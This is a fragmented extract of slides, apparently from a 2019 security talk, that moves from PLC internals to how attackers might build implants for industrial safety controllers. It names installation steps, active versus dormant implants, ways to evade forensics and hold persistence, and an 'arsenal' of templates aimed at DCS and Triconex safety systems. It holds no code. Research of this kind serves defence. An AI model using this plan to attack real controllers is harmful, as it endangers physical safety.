
## Inter-Module Databus

Multibus, P-Bus, VMEbus, X-Bus, STD-32, PCIe, ...

# PLC 101 – CPU Module Internals




# PLC 101 – Boot Sequence







# PLC 101 – Logic Program Execution



# PLC 101 - Scan Cycle



# Implant Access



# Implant Installation

Escalate Privileges\*

Disable Diagnostics

Relocate Implant

Ensure Persistence\*

Set Hooks

Go Resident

Implant stability

Eg. modify firmware or stored logic in flash

# Implant Design Considerations

## Active Implant

- Includes OT payload
- Limits detection / network forensics exposure

## Dormant Implant

- OT payload delivered later
- Limits forensics exposure

## Persistence

- Complicated by code signing
- Need ability write to flash & enough space

## Memory Residence

- No reboot survival
- Limits forensics exposure



# We want scalability



EMERSON™



Honeywell



© 2019 YOKOGAWA

- Target different vendors' systems with similar implant functionality

- But limited number of players out there

- Eg. construct arsenal of generic templates for key DCS & safety controllers

- One-time upfront investment, no huge turnover




PILZ  
THE SPIRIT OF SAFETY



# Complication: Heterogeneity

**ARM AVR<sup>®</sup>**  
**PowerPC**  
**RENESAS**  
**TEXAS INSTRUMENTS**

Processor



**QNX<sup>™</sup>**  
**VxWorks**  
**Real-Time LINUX**  
**Green Hills<sup>®</sup> SOFTWARE**  
**THREAD X**


OS




**CODESYS**  
**straton embedded**  
**ProConOS**


Runtime






IO Interaction





Memory Organization







Security Features




# Complication: In-House vs Commercial



Proprietary SoC  
/ ASIC\*



Proprietary OS  
/ Executive




Proprietary  
Runtime





# Example: Triconex SIS



- In-House OS + Runtime, different processors & OS variants between versions of same product




Triconex MP  
9 (3006)



Triconex MP  
10 (3008)



Triconex MP  
11 (3009)






# Counter-Example: Rise of Commercial RTOSes & Runtimes



© 2019





# Complication: Resource Constraints



- MPC860, 50 MHz
- 6 MB Flash
- 16 MB DRAM
- 32 KB SRAM

**Will need to fit implant in there**

